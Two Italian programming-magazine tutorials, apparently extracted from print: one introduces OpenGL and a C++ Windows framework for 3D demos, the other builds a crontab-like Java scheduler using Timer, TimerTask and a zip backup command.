Programmare è un'arte. Come disegnare, dipingere, scolpire. Cambiano gli strumenti, le modalità, ma non il fine: esprimere la nostra creatività. Un artista creativo è colui che riesce a rompere gli schemi, ad usare lo strumento a sua disposizione per andare oltre, per creare qualcosa che esprima a pieno la sua fantasia. In questo articolo vedremo quali sono i requisiti teorici necessari per creare applicazioni 3D e realizzeremo un framework completo e riutilizzabile che ci permetterà di sviluppare qualsiasi programma in modo semplice ed efficiente. Per dimostrarlo, utilizzeremo noi stessi il framework per creare la nostra prima demo tridimensionale animata con effetti di *texture mapping, blending,* luci, nebbia, *smooth shading* e musica; per avere un'idea potete dare uno sguardo alla Fig. 1 e al programma d'esempio disponibili sul CD allegato alla rivista e sul web.

COS'È OPENGL?

OpenGL è uno standard sviluppato da Silicon Graphics per ideare grafica tridimensionale di qualità professionale. Vi sarete probabilmente chiesti quanta complessità richieda la ricreazione di ambienti tridimensionali così ricchi di effetti speciali e di dettagli realistici… in realtà scopriremo che utilizzare OpenGL non è difficile, perché gran parte dei dettagli è "nascosta" da un'interfaccia davvero elegante.

SINTASSI DEI COMANDI

Ecco un esempio di comando OpenGL:

```
glColor3f (0.0f, 0.0f, 0.0f);
```

Con questo comando impostiamo il colore corrente a nero (intensità nulla per tutte e tre le sue componenti). Ogni comando OpenGL è composto da un prefisso *gl* seguito da lettere maiuscole per ogni parola che compone il suo nome e da un suffisso che indica il numero ed il tipo dei parametri (Fig. 2).

Nel nostro esempio la funzione *glColor3f* accetta infatti tre parametri di tipo *float* (ecco perché utilizziamo la lettera *f* nelle costanti, che altrimenti sarebbero interpretate dal compilatore come *double*). L'elenco dei suffissi è mostrato in Fig. 3. Ad ogni comando non è associata necessariamente una sola funzione: esistono decine di varianti per *glColor* che accettano *float, double* e interi, in tre o





Fig. 1: La demo tridimensionale animata che accompagna il nostro articolo.






Fig. 2: Sintassi di un comando OpenGL.

quattro parametri o ancora in forma di *array* (creando un *array* e passando alla funzione l'indirizzo del primo elemento).
Per motivi di portabilità, OpenGL definisce i propri tipi di dati primitivi, il cui corrispondente effettivo in linguaggio C può variare a seconda del compilatore e dell'ambiente che utilizziamo. Utilizzare i tipi primitivi di OpenGL aiuta ad eliminare problemi di compatibilità nel realizzare una versione del nostro programma per un compilatore o sistema operativo diverso. L'esempio

Suffisso	Tipo di dati	Corrispondente in C*	in OpenGL
b	8 bit integer	char	GLbyte
s	16 bit integer	short	GLshort
i	32 bit integer	int	GLint
f	32 bit floating point	float	GLfloat
d	64 bit floating point	double	GLdouble
ub	8 bit unsigned integer	unsigned char	GLubyte
us	16 bit unsigned integer	unsigned short	GLushort
ui	32 bit unsigned integer	unsigned int	GLuint

* Tipico. Dipende dal compilatore

Fig. 3: ***Suffissi e tipi di dati primitivi.***

precedente ci introduce ad un nuovo concetto: quello di variabile di stato. Il colore è una variabile di stato. Quando assegniamo un valore ad una variabile di stato, questo valore rimane attivo finché non decideremo di modificarlo. Nel nostro esempio, tutto ciò che disegneremo sullo schermo apparirà nero fino a quando non chiameremo nuovamente *glColor* con un parametro diverso. OpenGL è caratterizzato da un insieme molto numeroso di variabili di stato, attivabili e disattivabili (solitamente con i comandi *glEnable* e *glDisable*) a seconda dell'effetto che intendiamo applicare.

PRIMITIVE IN OPENGL

L'esperienza nel realizzare software ci ha insegnato a scomporre i "problemi" in piccole parti, così che sia più semplice risolverli implementando delle strutture dati e degli algoritmi adeguati. In OpenGL la logica non cambia: anche la più complessa scena 3D del nostro videogioco preferito è composta di diversi oggetti più semplici. L'oggetto più semplice è un "punto", che in OpenGL prende il nome di *vertice*. Più *vertici* formano insieme dei poligoni, più poligoni formano oggetti tridimensionali, più oggetti danno vita ad una scena completa. Per specificare un *vertice* utilizziamo il comando *glVertex*, di cui esistono numerose varianti:

```
glVertex3f (100.0f, 65.0f, 0.0f);
```

Come deduciamo facilmente dal nome, la funzione *glVertex3f* accetta tre parametri di tipo *float*:





Fig. 4: ***Il punto (100.0, 65.0, 0.0) specificato dal comando glVertex.***

rappresentano le coordinate del punto nello spazio 3D, come appare in Fig. 4. Tutte le chiamate a *glVertex* appaiono sempre in blocchi con a capo *glBegin* e al termine *glEnd*:

```
glBegin (GL_POINTS);
glVertex3f (100.0f, 65.0f, 0.0f);
glEnd();
```

Infatti, specificare soltanto un insieme di vertici non avrebbe gran senso, perché OpenGL non saprebbe come interpretarli; con *glBegin* stabiliamo la *primitiva* che desideriamo disegnare e i vertici che indicheremo seguiranno le "regole" necessarie per disegnare la primitiva scelta. Le primitive a disposizione sono dieci:

GL_POINTS - Disegna un punto per ogni vertice indicato
GL_LINES - Disegna una linea per ogni coppia di vertici indicata
GL_LINE_STRIP - Disegna una serie di linee interconnesse tra tutti i vertici indicati nell'ordine
GL_LINE_LOOP - Come GL_LINE_STRIP; in più collega l'ultimo vertice al primo
GL_TRIANGLES - Disegna un triangolo ogni tre vertici indicati
GL_TRIANGLE_STRIP - Disegna una serie di triangoli come in Fig. 5
GL_TRIANGLE_FAN - Disegna una serie di triangoli come in Fig. 6
GL_QUADS - Disegna un quadrilatero ogni quattro vertici indicati
GL_QUAD_STRIP - Disegna una serie di quadrilateri come in Fig. 7
GL_POLYGON - Disegna un poligono





Fig. 5: ***Ordine di visualizzazione per GL_TRIANGLE_STRIP.***

NOTA

AMBIENTE DI SVILUPPO

Per compilare il codice che accompagna l'articolo è sufficiente un qualsiasi compilatore C++. Sul CD troverete un progetto realizzato con Visual C++ 6.0 ed uno con l'ambiente gratuito DevC++. Nel primo caso sono stati utilizzati i files di una recente Platform SDK scaricabile dal sito: http://www.microsoft.com/msdownload/platformsdk/sdkupdate/ Nel secondo, sono sufficienti i files che accompagnano il pacchetto d'installazione di DevC++.

ESEMPIO: DISEGNARE UNA STELLA

Ci proponiamo adesso di disegnare una stella come quella in Fig. 8, utilizzando le primitive OpenGL che abbiamo appena mostrato.
Ci occupiamo prima della parte esterna come in Fig. 9, il cui codice è riportato qui sotto:

```
void DrawStar (GLfloat fMax, GLfloat fMin, GLfloat z)
{ // parte esterna
   int nFlag = 0;
   bool bFirstTime = false;
   glBegin(GL_TRIANGLES);
   for (GLfloat angle = 2.0f*GL_PI; angle > 0.0f;
                                    angle -= GL_PI/10.0f)
{ if (nFlag % 2 != 1)
{ glVertex3f(fMin*sin(angle), fMin*cos(angle), z);
   if (bFirstTime)
   glVertex3f(fMin*sin(angle), fMin*cos(angle), z);
   bFirstTime = true; }
else
{ glVertex3f(fMax*sin(angle), fMax*cos(angle), z);}
nFlag++; }
glEnd();
// … [parte interna – vedi esempio successivo] … }
```

Come possiamo vedere, disegniamo una serie di triangoli che "ruotano" attorno all'origine in senso antiorario. Il verso in cui disponiamo i vertici è rilevante: vertici in senso antiorario rappresentano la faccia principale di un poligono, vertici in senso ora-





Fig. 6: Ordine di visualizzazione per GL_TRIANGLE_FAN.

rio la faccia nascosta. Le due facce di un poligono possono avere proprietà diverse, per esempio riflettere la luce in maniera differente. Inoltre, con un trucchetto possiamo migliorare le prestazioni del nostro programma "scartando" le facce posteriori dei poligoni durante l'aggiornamento della scena, se sappiamo che queste non vengono mai visualizzate.
Ecco come:





Fig. 7: Ordine di visualizzazione per GL_QUAD_STRIP.

Fig. 8: Proviamo a creare l'algoritmo per disegnare una stella.

```
glEnable(GL_CULL_FACE);
```



Questa tecnica è detta *polygon culling*, e in OpenGL è un altro esempio di variabile di stato.
Adesso disegniamo la parte interna della stella:

```
void StarsDL::DrawStar (GLfloat fMax, GLfloat fMin,
                                              GLfloat z)
{ // …. [ parte esterna - vedi esempio precedente] ….
   // parte interna
   glBegin(GL_TRIANGLE_FAN);
   glVertex3f(0.0f, 0.0f, z);
   for (angle = 2.0f*GL_PI; angle > 0.0f; angle
                                       -= GL_PI/5.0f)
   glVertex3f(fMin*sin(angle), fMin*cos(angle), z);
   glEnd(); }
```

Questa volta utilizziamo un *triangle fan*. Abbiamo scelto *GL_TRIANGLE_FAN* al posto di *GL_POLYGON*, non a caso: quando scomponiamo una figura complessa nelle sue primitive, la nostra scelta deve essere un triangolo, quando possibile. Avete mai notato che i test per le schede grafiche utilizzano il numero di triangoli al secondo come unità di misura? Questo perché sono ideate, testate ed ottimizzate per disegnare questa primitiva. Qual è l'unità di misura in OpenGL? I valori che specifichiamo in *glVertex* sono in cm, in metri, in km? La risposta è: dipende da noi. L'importante è che rimanga consistente in tutta la scena.

VISUALIZZAZIONE DI OGGETTI SULLO SCHERMO

Qual è la corrispondenza tra gli oggetti che posizioniamo nel nostro spazio 3D ideale e i pixel su uno schermo 2D? Prima che possano essere visualizzati sul nostro monitor, tutti gli oggetti subiscono una serie di trasformazioni:

trasformazioni di modellazione, che includono: rotazione, traslazione, scaling, proiezione

Il principale sito di riferimento per OpenGL è, naturalmente, quello ufficiale: www.opengl.org. E' curato da SGI e rappresenta una risorsa inesauribile cui un appassionato programmatore può attingere liberamente. xAltri due siti molto utili sono: www.gamedev.net e www.gametutorials.com. Ospitano diverse guide ed articoli a vari livelli, utili per chi inizia ed anche per chi ha già una conoscenza approfondita di OpenGL.

ortografica o prospettica (*modelview transformation*);
proiezione e clipping, i processi per cui oggetti o parti di essi vengono scartati perché fuori dal nostro volume visivo (*projection transformation*);
conversione finale delle coordinate in pixels secondo le dimensioni di una finestra (*viewport transformation*).

Ciascuna di queste trasformazioni è rappresentata, per semplicità, da un'operazione con le matrici: una moltiplicazione di una matrice *M* (4x4) che descrive il tipo di trasformazione per una matrice contenente ogni vertice v della scena: $v' = Mv$. Una conoscenza approfondita di algebra e di trigonometria non è indispensabile, poiché le operazioni necessarie vengono eseguite automaticamente dai comandi OpenGL, ma è utile per avere una padronanza completa sulla loro esecuzione. Per ruotare la stella che abbiamo disegnato in Fig. 8, scriviamo:

```
glMatrixMode (GL_MODELVIEW);
glLoadIdentity();
glRotatef (fAngle, 0.0f, 0.0f, 1.0f);
```

Con il comando *glMatrixMode* stabiliamo che tutte le operazioni sulle matrici interessino la matrice di *modelview; glLoadIdentity* inizializza la matrice e *glRotatef* ruota la stella di *fAngle* gradi rispetto all'asse *z*. In generale, *glRotatef* moltiplica la matrice corrente per la matrice che ruota l'oggetto in senso antiorario rispetto al vettore individuato dall'origine degli assi e il punto *x, y, z*. Il risultato di questa moltiplicazione diventa la matrice corrente (ricordiamo il concetto di stati), ciò significa che possiamo realizzare trasformazioni complesse combinando trasformazioni in sequenza. *glTranslate* effettua una trasformazione di translazione:

```
glTranslatef (x, y, z);
```

in cui *x, y* e *z* rappresentano il vettore di traslazione. Dobbiamo ora decidere quale sarà il nostro *volume visivo*, cioè scegliere come gli oggetti verranno proiettati sullo schermo: in proiezione prospettica o ortografica. La prima sarà utile nel caso di una simulazione di una scena reale, perché agli oggetti sarà applicata una trasformazione che farà loro assumere dimensioni inferiori via via che si allontaneranno dal nostro punto di vista. Nel secondo caso ciò non avviene, dando vita ad immagini in cui le dimensioni degli oggetti si conservano invariate con la distanza, ed è quindi più utile in un programma di CAD. Per prima cosa, selezioniamo la matrice di proiezione come attiva:

```
glMatrixMode (GL_PROJECTION);
glLoadIdentity ();
```

Tutte le modifiche che effettueremo saranno così applicate a questa matrice. Per attivare una proiezione prospettica, utilizziamo il comando *glFrustum*; il volume visivo è rappresentato da un tronco di piramide individuato dall'intersezione dei sei piani in Fig. 9:





Fig. 9: **Nella proiezione prospettica il volume visivo è un tronco di piramide.**

Nella proiezione ortografica, il volume visivo è un parallelepipedo; essa si ottiene col comando *glOrtho*. Infine, creiamo una *viewport*. Una *viewport* è l'area della nostra finestra in cui verrà mostrata la scena tridimensionale che abbiamo realizzato con le trasformazioni precedenti: è come scegliere le dimensioni di una fotografia.


```
void glViewport(GLint x, GLint y, GLsizei width,
                                        GLsizei height);
```

x e *y* rappresentano la posizione del punto in alto a sinistra sulla finestra, *width* e *height* la lunghezza e l'altezza. Nel nostro programma assegneremo ad *x* e *y* valore zero e a *width* e *height* la dimensione della finestra, così che la nostra scena 3D occuperà tutto lo schermo.

CREARE LA FINESTRA PRINCIPALE

Per creare la finestra principale registriamo la sua *window class* come di consueto con *RegisterClass* e poi chiamiamo *CreateWindow*; le uniche note da tener presenti sono lo stile *CS_OWNDC* per la *window class* e *WS_CLIPCHILDREN* e *WS_CLIPSIBLINGS* per la finestra: questi ultimi sono richiesti perché durante l'aggiornamento siano escluse eventuali finestre *figlie*, mentre il primo stabilisce che ogni finestra creata da questa *window class* (nel nostro caso solo la finestra principale) avrà un *device context* privato. In questo modo eviteremo di richiedere che sistema operativo inizializzi un *device context* nuovo ogni volta che dobbiamo disegnare sulla finestra e che venga rilasciato al termine dell'operazione, in modo da rendere più veloce l'aggiornamento dello schermo. Utilizziamo *EnumDisplaySettingsEx* per enumerare tutte le modalità video supportate da scheda grafica e monitor, finchè non incontreremo quella da noi scelta; nel caso in cui uno tra i valori di *width, height* o *color-depth* sia zero (i valori di default), utilizzeremo la risoluzione video

SUL WEB

Internet è ricco di risorse multimediali che possiamo utilizzare nelle nostre applicazioni OpenGL, da modelli 3D Studio di elevata qualità a musiche d'accompagnamento. Il modello scelto per la nostra applicazione, disponibile gratuitamente sul sito: www.amazing3d.com. Rappresenta un elicottero semplice ma di buona qualità, costituito da circa cinquemila facce. Altri modelli più complessi sono disponibili previo pagamento. Per la musica di sottofondo abbiamo scelto una tra le composizioni presenti sul sito: http://www.fortunecity.com/tinpan/dreadlock/381/gammal/indexeng.html

corrente. Per poter disegnare su questa finestra con OpenGL, dobbiamo creare un *rendering context*. Un *rendering context* è il canale attraverso il quale ogni comando OpenGL viene eseguito; si tratta di *un'estensione* di Microsoft, non un concetto nativo in OpenGL, e può essere paragonato al concetto di *device context* che utilizziamo per disegnare su una finestra con GDI. Ma mentre dobbiamo specificare un *device context* ad ogni funzione GDI, qui impostiamo un *rendering context* come corrente, e questo verrà automaticamente utilizzato da tutte le chiamate OpenGL che effettueremo *nello stesso thread*.
Per disegnare sullo schermo senza sfarfallii abbiamo bisogno di un *doppio buffer*, cioè una schermata "nascosta"; in ogni istante soltanto un *buffer* è visibile: quando avremo completato di disegnare su quello nascosto lo mostreremo a video e quello precedente verrà nascosto. In questo modo ogni immagine sarà visibile solo quando sarà stata disegnata completamente. È il compito di *ChoosePixelFormat* e *SetPixelFormat*, mentre *wglCreateContext* e *wglMakeCurrent* creano il rendering context e lo rendono attivo. La nostra finestra OpenGL è finalmente pronta! Al termine dell'esecuzione dell'applicazione ci ricorderemo di eliminare il *rendering context* e il *device context* creati e riporteremo le impostazioni dello schermo allo stato precedente (se sono state modificate).

COSTRUIAMO UN FRAMEWORK

Con le nozioni di base che abbiamo appena mostrato siamo in grado di creare un piccolo framework; potremo così riutilizzare il codice in qualsiasi altra applicazione con gran facilità.
La classe principale, quella che rappresenta il nostro genere di applicazione, è *FullScreenGLApp*. Essa contiene i metodi necessari per creare una finestra a schermo intero, inizializzare OpenGL e gestire la coda dei messaggi. E' una classe astratta: non è possibile creare un oggetto direttamente, perché non sappiamo in partenza quale comportamento assumerà la nostra applicazione, ma è necessario creare una classe che derivi da essa ed implementi i suoi metodi *virtuali puri*. *OurFirstDemo* è la classe derivata che rappresenta la nostra applicazione; ne esiste una sola istanza, di ambito globale. Le altre classi possono accedere ai suoi metodi pubblici e, soprattutto, ai suoi campi, che rappresentano le variabili generali. Ecco come appare il *WinMain*:

```
OurFirstDemo theApp;
int WINAPI WinMain (...)
{ if (!theApp.CreateMainWindow (hInstance,
                                    _TEXT("GL Example")))
   // show error and exit
theApp.InitScene();
// Message loop
// [...vedi esempio successivo...] }
```


CreateMainWindow è il metodo che si occupa della creazione della finestra principale, come abbiamo descritto in precedenza. Possiamo decidere la risoluzione in pixel dello schermo e i bit di colore oppure lasciare a zero questi i valori (il metodo ha questi valori di default): noi scegliamo questa opzione, così la nostra applicazione utilizzerà la risoluzione corrente. *InitScene* inizializza tutti gli effetti che applicheremo, il *main loop* si occuperà di disegnare la scena e rispondere ai comandi dell'utente. Il distruttore di *OurFirstDemo*, chiamato automaticamente al termine del programma, si occuperà di liberare le risorse utilizzate. Il *main loop* della nostra applicazione necessita di particolare attenzione, perchè si differenzia un po' da quello di un normale programma per Windows; il nostro obiettivo è sempre quello di migliorare al massimo le prestazioni:

```
MSG msg;
while (true)
{  if (PeekMessage(&msg, NULL, 0, 0, PM_REMOVE))
   {  if (msg.message == WM_QUIT)
           break;
         TranslateMessage(&msg);
         DispatchMessage(&msg);}
   else
     {  theApp.RenderScene();}
}
```

La prima differenza è l'uso della funzione *PeekMessage* al posto di *GetMessage*. Entrambe prelevano i messaggi tra quelli disponibili nella coda di un *thread*, ma *GetMessage* blocca l'esecuzione se la coda è vuota, in attesa che arrivi un nuovo messaggio. Questo è utile per una normale applicazione: se non ha messaggi da gestire rimane in attesa, ed è ciò che una normale applicazione fa per gran parte del tempo. Noi utilizzeremo *PeekMessage*, in modo che se c'è un messaggio in coda verrà gestito, altrimenti aggiorneremo continuamente la visualizzazione della scena.

CONCLUSIONI

In questa prima parte dell'articolo abbiamo messo in luce alcuni aspetti teorici indispensabili per incominciare a lavorare con OpenGL. Nella seconda parte applicheremo tutte le conoscenze acquisite, mostreremo il comportamento delle altre classi del nostro framework e prepareremo un programma dimostrativo completo.

Marco Era

L'AUTORE

Da tre anni lavora in qualità di consulente Visual C++ e le sue esperienze lavorative hanno incluso i nomi di Ericsson Lab Italy e ITStaff S.P.A. Attualmente lavora per conto di A&Day alla suite di progetti MyOffice di Nemetschek. La sua pagina web è disponibile all'indirizzo: www.marcoera.com. Per contatti e feedback su questo articolo potete scrivere a: marco.era@ioprogrammo.it

Realizziamo un CRONTAB in Java integrabile nei nostri progetti

Scheduling in Java

Spesso si rivela necessario impostare lo scheduling di alcune attività all'interno di un'applicazione. Tramite le classi Timer e TimerTask è ora più agevole realizzare tale funzionalità.

L'esecuzione di attività in ben definiti istanti di tempo è un'operazione che è richiesta spesso. Pensiamo ad esempio a funzionalità di remainder, di animazioni, di timeout, ecc. La soluzione più semplice in tali casi è quella di mettere il thread di controllo nello stato di sleep per il tempo prestabilito ed al suo risveglio eseguire il relativo task. Ovviamente, ciò non garantisce nessuna precisione temporale in quanto il tempo misurato all'interno del thread non è uguale al tempo effettivo, data la gestione multitasking dei vari sistemi operativi. A partire dalla versione 1.3 della piattaforma Java 2, Standard Edition, la Sun ha messo a disposizione due classi adatte allo scopo: *Timer* e *TimerTask*.

TIMER E TIMERTASK

Tali classi, presenti nel package *java.util*, permettono appunto di schedulare dei task per essere eseguiti in un thread in background. Esse sono mostrate nel diagramma di Fig. 1. *TimerTask* è una classe astratta, da cui derivare tutte le classi che rappresentano i task schedulati. Essa, infatti, implementa l'interfaccia *Runnable*, mantenendo astratto il metodo run, che ogni sottoclasse deve definire. La classe *Timer*, viceversa, crea e gestisce i thread su cui i task sono eseguiti. Essa crea ed avvia un thread in background che gestisce l'esecuzione dei vari oggetti *TimerTask* schedulati. Si possono creare più timer all'interno di un'applicazione, ognuno gestirà il proprio thread di background. Al momento della creazione di un oggetto *Timer*, inoltre, si può specificare se esso deve creare un thread di background di tipo *daemon*. Ricordiamo che la caratteristica di un thread *daemon* è tale che l'applicazione che lo ha avviato può terminare anche se il thread è ancora in esecuzione (al contrario di quanto accade per i thread non *daemon*). Il thread può essere fermato in qualsiasi momento invocando il metodo *cancel* della classe *TimerTask*, ma non può essere più riavviato (occorre creare in tal caso un nuovo oggetto *TimerTask* e reimpostare i task schedulati). La classe è inoltre thread-safe, ossia i suoi metodi sono sincronizzati, ma non permette lo scheduling in real-time dato che si basa sul metodo *Object .wait(long)* che può causare delle piccole imprecisioni. Una volta creato un *TimerTask*, si può schedularlo invocando il metodo *schedule* della classe *Timer*. Sono disponibili quattro versioni di tale metodo, più due versioni di *scheduleAtFixedRate*.

```
schedule(TimerTask task, long delay)
schedule(TimerTask task, Date time)
schedule(TimerTask task, long delay, long period)
schedule(TimerTask task, Date time, long period)
scheduleAtFixedRate(TimerTask task, long delay, long period)
scheduleAtFixedRate(TimerTask task, Date firstTime,
                                        long period)
```

Ognuna di esse imposta l'esecuzione dei task in uno specificato istante di tempo (usando l'oggetto *Date*) o dopo uno specificato ritardo (espresso in millisecondi). Inoltre è possibile decidere se eseguire un task una sola volta o più volte ripetendone l'esecuzione ad intervalli di tempo specificati. E' presente il metodo *scheduleAtFixedRate* il quale schedula la ripetizione dell'esecuzione di un task ad intervalli di tempo relativi all'istante della prima esecuzione.
In pratica se un'esecuzione subisce un ritardo, le esecuzioni successive sono eseguite ad intervalli minori in modo da compensare il ritardo.

```
java.lang.Object
java.util.Timer
-queue:java.util.TaskQueue
-thread:java.util.TimerThread
-threadReaper:java.lang.Object
+Timer
+Timer
+schedule:void
+schedule:void
+schedule:void
+schedule:void
+scheduleAtFixedRate:void
+scheduleAtFixedRate:void
-sched:void
+cancel:void
1
```

```
java.lang.Object
java.lang.Runnable
java.util.TimerTask
lock:java.lang.Object
state:int
VIRGIN:int
SCHEDULED:int
EXECUTED:int
CANCELLED:int
nextExecutionTime:long
period:long
#TimerTask
+run:void
+cancel:boolean
+scheduledExecutionTime:long
```

Fig. 1: *Class diagram delle classi di timer*

UN SEMPLICE SCHEDULER

Lo scheduler, che andremo a progettare il cui diagramma delle classi è mostrato in Fig. 2 è una versione semplificata del comando *crontab* presente su Unix. Esso legge le informazioni relative ai task schedulati contenute in un file di testo, in cui in ogni riga appare il comando da invocare con i relativi parametri e con l'orario in cui deve essere eseguito. Nel nostro caso non andremo ad implementare tutte le funzionalità del *crontab* ma solo quelle fondamentali. Occorre inoltre precisare che la principale differenza del nostro scheduler, rispetto al *crontab*, è quello di poterlo integrare in un'applicazione Java

Fig. 2: ***Class diagram dello scheduler***

preesistente. Ad esempio può essere utilizzato in una console in cui sono visualizzati all'utente dei remainder. Iniziamo definendo la sintassi della riga che, nel file di configurazione dello scheduler, specifica le informazioni per l'esecuzione di un comando. Essa può essere definita come una serie di campi separati da uno spazio:

```
dd-mm-yyyy:hh:mm rate classe arg-1 arg-2… arg-n
```

Il primo campo specifica la data e l'ora di avvio dell'esecuzione del comando. Il secondo, invece, denominato *rate*, riporta (in secondi) l'intervallo di tempo dopo il quale il comando è rieseguito. Se impostato a zero, il comando sarà invocato solo la prima volta. I restanti parametri specificano il nome della classe (completo di package) che implementa il comando da eseguire e gli eventuali argomenti da passargli nell'esecuzione. Passiamo ora ad esaminare più in dettaglio il class diagram dello scheduler iniziando dall'interfaccia *Command*. L'uso di tale interfaccia nasce dall'applicazione del pattern *Command* il quale incapsula ogni richiesta di esecuzione di un comando in un oggetto, permettendo di parametrizzare i client con diverse richieste (per maggiori informazioni vedere relativo Box). Abbiamo quindi definito un metodo *run* che deve essere implementato da ogni classe desideri essere invocata dallo scheduler come task.

```
public void run(String args[]);
```

Il metodo riceve come parametro un array di oggetti *String* che corrispondono ai parametri, da passare al comando al momento dell'esecuzione, e definiti nel file di configurazione dello scheduler. Come esempio, abbiamo definito due semplici classi che implementano tale interfaccia: *RemainderCommand* e *BackupCommand*. La prima semplicemente crea e visualizza una finestra grafica in cui è visualizzato un messaggio di remainder specificato tra i parametri di esecuzione del task (per maggiori dettagli vedere il codice). La seconda classe viceversa effettua il backup di una directory creando un file zip (sia il nome della directory che quello del file zip sono i parametri di esecuzione del task) e quindi rappresenta un esempio di comando la cui esecuzione richiede un tempo medio particolarmente "lungo". Nel seguito è mostrato il frammento di codice che crea il file zip grazie alle classi disponibili nel package *java.util.zip* (per maggiori informazioni leggere il relativo box o fare riferimento alle risorse elencate a fine articolo).

```
BufferedOutputStream bof = new BufferedOutputStream(
                          (new FileOutputStream(args[0]));
ZipOutputStream zip = new ZipOutputStream(bof);
byte data[] = new byte[BUFFER];
File f = new File(args[1]);
String files[] = f.list();
BufferedInputStream origin = null;
```

A partire dalla nome della directory di cui fare il backup, creiamo per prima cosa un'istanza della classe *ZipOutputStream* e quindi otteniamo un'array di stringhe relative ai file contenuti in tale directory (per semplicità, consideriamo che la directory sorgente non contenga sottodirectory).

```
for (int i=0; i<files.length; i++) {
   FileInputStream fi = new FileInputStream(args[1]
                                    + "/" + files[i]);
   // create zip entry
   origin = new BufferedInputStream(fi, BUFFER);
   ZipEntry entry = new ZipEntry(files[i]);
   // add entries to ZIP file
   zip.putNextEntry(entry);
   int count;
   while((count = origin.read(data, 0, BUFFER)) != -1)
  { zip.write(data, 0, count);}
  origin.close();}
zip.close();
```

Successivamente, per ogni file presente nella directory, si crea un oggetto *ZipEntry* (che, aggiunto allo zip stream, funziona come un indice al file) e quindi vengono scritti i bytes del relativo file mediante il metodo *write*. Infine lo zip stream viene chiuso. Una volta definiti i possibili comandi da eseguire, occorre implementare la classe, derivante da *TimerTask*, che definisce il task. A tale scopo è presente la classe *ScheduledTask* la quale nel costruttore riceve l'istanza della classe implementante *Command* e l'array dei parametri.

Fig. 3: ***Sequence diagram relativo al funzionamento dello scheduler.***

```
protected Command cmd = null;
protected String[] args = null;
public ScheduledTask(Command cmd,String[] args) {
     this.cmd = cmd; this.args = args; }
public void run() {cmd.run(args);}
```

COMPRESSIONE E DECOMPRESSIONE DATI

Java offre il package *Java.util.zip* per la compressione e la decompressione dei dati. Le classi contenute permettono di implementare nel proprio codice la lettura, la scrittura e la modifica di file compressi nei formati ZIP e GZIP.

BIBLIOGRAFIA

• **DESIGN PATTERNS: ELEMENTS OF REUSABLE OBJECT-ORIENTED SOFTWARE** *Erich Gamma, Richard Helm, Ralph Johnson e John Vlissides,* (Addison Wesley)

L'AUTORE

David Visicchio è laureato in Ingegneria Informatica e lavora a Roma come designer/developer presso una multinazionale software, leader nel mercato per la persistenza ed il middleware di sistemi object-oriented. I suoi interessi sono orientati principalmente alle architetture distribuite basate su piattaforme J2EE e J2SE.

SUL WEB

Using the Timer and TimerTask Classes -
http://java.sun.com/docs/books/tutorial/essential/threads/timer.html

Using Pattern Command
www.javaworld.com/javaworld/javatips/jw-javatip68.html

Java Reflection
http://developer.java.sun.com/developer/technicalArticles/ALT/Reflection/

Come si può notare, il metodo *run* semplicemente richiama il suo omologo metodo definito nell'interfaccia passandogli l'array dei parametri. Resta da descrivere la classe principale, denominata *Scheduler*, la quale si incarica di leggere ed interpretare il file di configurazione e di attivare quindi i diversi task.

```
private DateFormat formatter = null;
private Timer timer = null;
public Scheduler(String fileName) throws IOException {
  timer = new Timer();
  formatter = new SimpleDateFormat (
                                    "dd-MM-yyyy:hh:mm");
  readFile(fileName); }
```

Il costruttore crea un'istanza della class *Timer* ed un oggetto *SimpleDateFormat* necessario per il parsing della data e dell'ora specificati per l'avvio dell'esecuzione di ogni task. Infine richiama il metodo *readFile*, il quale legge il file e per ogni riga letta invoca il metodo *parseCommand*, passandogli come parametro la riga stessa (possiamo osservarne l'implementazione di seguito).

```
private void parseCommand(String line) throws
                                    ParseException {
  StringTokenizer st = new StringTokenizer(line," ");
  // starting date
  Date date = formatter.parse(st.nextToken());
  // repeating rate
  String rate = st.nextToken();
  // classname
  String name = st.nextToken();
  // arguments
  List list = new ArrayList();
  ...
```

